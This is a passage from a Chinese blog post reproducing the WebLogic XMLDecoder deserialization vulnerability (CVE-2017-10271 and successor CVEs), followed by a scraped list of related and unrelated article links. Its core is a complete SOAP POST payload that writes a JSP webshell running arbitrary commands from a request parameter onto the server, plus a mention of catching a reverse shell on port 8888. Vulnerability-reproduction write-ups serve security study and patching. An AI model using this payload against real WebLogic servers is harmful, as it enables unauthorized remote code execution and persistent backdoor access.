
监听本机的8888端口收到shell:
POST如下Payload可以写入webshell:
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">

    <soapenv:Header>

    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">

    <java><java version="1.4.0" class="java.beans.XMLDecoder">

    <object class="java.io.PrintWriter">

    <string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/bbb.jsp</string>

    <void method="println"><string>

    <![CDATA[

<% java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("command")).getInputStream(); int a = -1; byte[] b = new byte[2048];  while((a=in.read(b))!=-1){ out.println(new String(b)); } %>

    ]]>

    </string>

    </void>

    <void method="close"/>

    </object></java></java>

    </work:WorkContext>

    </soapenv:Header>

    <soapenv:Body/>

</soapenv:Envelope

执行命令:
从整个XMLDecoder反序列化漏洞的来看(CVE-2017-3506 -> CVE-2017-10271 -> CVE-2019-2725 -> CVE-2019-2729),漏洞原理都是相似,主要是针对黑名单修补丁的绕过。
参考文章:
https://www.cnblogs.com/LittleHann/p/17814641.html
https://vulhub.org/#/environments/weblogic/CVE-2017-10271/
https://zhuanlan.zhihu.com/p/108754274
若有错误,欢迎指正!o( ̄▽ ̄)ブ
WebLogic XMLDecoder反序列化漏洞的更多相关文章
- WebLogic XMLDecoder反序列化漏洞复现
WebLogic XMLDecoder反序列化漏洞复现 参考链接: https://bbs.ichunqiu.com/thread-31171-1-1.html git clone https://g ...
- weblogic系列漏洞整理 -- 4. weblogic XMLDecoder 反序列化漏洞(CVE-2017-10271、CVE-2017-3506)
目录 四. weblogic XMLDecoder 反序列化漏洞(CVE-2017-10271) 0. 漏洞分析 1. 利用过程 2. 修复建议 一.weblogic安装 http://www.cnb ...
- WebLogic XMLDecoder反序列化漏洞(CVE-2017-10271)复现
WebLogic XMLDecoder反序列化漏洞(CVE-2017-10271) -----by ba ...
- 【研究】Weblogic XMLDecoder反序列化漏洞(CVE-2017-10271)
影响范围: Oracle WebLogic Server 10.3.6.0.0版本 Oracle WebLogic Server 12.1.3.0.0版本 Oracle WebLogic Server ...
- java反序列化——XMLDecoder反序列化漏洞
本文首发于“合天智汇”公众号 作者:Fortheone 前言 最近学习java反序列化学到了weblogic部分,weblogic之前的两个反序列化漏洞不涉及T3协议之类的,只是涉及到了XMLDeco ...
- CVE-2018-2628 weblogic WLS反序列化漏洞--RCE学习笔记
weblogic WLS 反序列化漏洞学习 鸣谢 感谢POC和分析文档的作者-绿盟大佬=>liaoxinxi:感谢群内各位大佬及时传播了分析文档,我才有幸能看到. 漏洞简介 漏洞威胁:RCE-- ...
- CVE-2020-14644 weblogic iiop反序列化漏洞
0x00 weblogic 受影响版本 Oracle WebLogic Server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0 0x01 环境准备 1.安装weblogic ...
- JAVA反序列化漏洞复现
目录 Weblogic反序列化漏洞 Weblogic < 10.3.6 'wls-wsat' XMLDecoder 反序列化漏洞(CVE-2017-10271) Weblogic WLS Cor ...
- java 反序列化漏洞检测及修复
Jboss.Websphere和weblogic的反序列化漏洞已经出来一段时间了,还是有很多服务器没有解决这个漏洞: 反序列化漏洞原理参考:JAVA反序列化漏洞完整过程分析与调试 这里参考了网上的 J ...
- Java安全之初探weblogic T3协议漏洞
Java安全之初探weblogic T3协议漏洞 文章首发自安全客:Java安全之初探weblogic T3协议漏洞 0x00 前言 在反序列化漏洞里面就经典的还是莫过于weblogic的反序列化漏洞 ...
随机推荐
- c# 复制文件夹内所有文件到另外一个文件夹
/// <summary> /// 开始转移 /// </summary> /// <param name="sender"></para ...
- Charles的https抓包方法及原理/下载ssl/http证书【转】
Charles的https抓包方法及原理/下载ssl/http证书 本文的Charles,适应windows/MAC/IOS/Android,避免抓包HTTPS失败和乱码: charles如果不配 ...
- 总结篇4:redis 核心数据存储结构及核心业务模型实现应用场景
总结篇4:redis 核心数据存储结构及核心业务模型实现应用场景 redis 和memcached 有什么区别?为什么在高并发下,单线程的redis 比多线程的效率高? mc 可以缓存图片和视频,re ...
- LeetCode题集-2 - 两数相加
这个题目是什么意思呢?简单来说就是把两个链表平铺开,头节点对齐,然后从头开始相同的节点相加,满10则进位,进位值与下个节点继续相加,当一个链表没有节点时候则可以把没有节点当做0继续与有节点的链表继续相 ...
- .NET 9 的新亮点:AI就绪 ,拥抱她
.NET 9 即将发布 RC1, 今年初.NET 团队在发布.NET 9 Preview 1版本时写了一篇文章<我们对 .NET 9 的愿景>,其中特别提到了对AI的展望 .NET 9,我 ...
- JS之Math.sin与Math.cos介绍及应用-实现鼠标点击后的烟花效果
基本介绍 Math.sin(x) :x 的正玄值.返回值在 -1.0 到 1.0 之间: Math.cos(x) :x 的余弦值.返回的是 -1.0 到 1.0 之间的数: 其中函数中是x是指&quo ...
- Angular Material 18+ 高级教程 – CDK Portal
前言 CDK Portal 是 Angular Material 对 Angular Dynamic Component (ViewContainerRef,TemplateRef,createCom ...
- Access to XMLHttpRequest at xxxx from origin xxx has been blocked by CORS policy: No 'Access-Control- Allow-Origin' header is present on the requested resource
错误:控制台报错 : network 自动发起了请求: 解决办法: 找到 \node_modules\sockjs-client\dist\sockjs.js 文件 然后 crtl + g 快捷键跳 ...
- es6有哪些新特性?
1. let 和 ocnst ,可以定义块级作用域 2. 新增了箭头函数,箭头函数简化了函数定义的定义 3.新增了promise解决回调地狱问题 ps:回调地狱是我们异步请求服务器数据时,通过then ...
- 大模型存储选型 & JuiceFS 在关键环节性能详解
从去年开始,LLM大语言模型领域发展迅速.如 LLaMA.ChatGLM.Baichuan.Qwen 和 yi-model 等基础模型(Foundation Models)的数量显著增加.众多企业也开 ...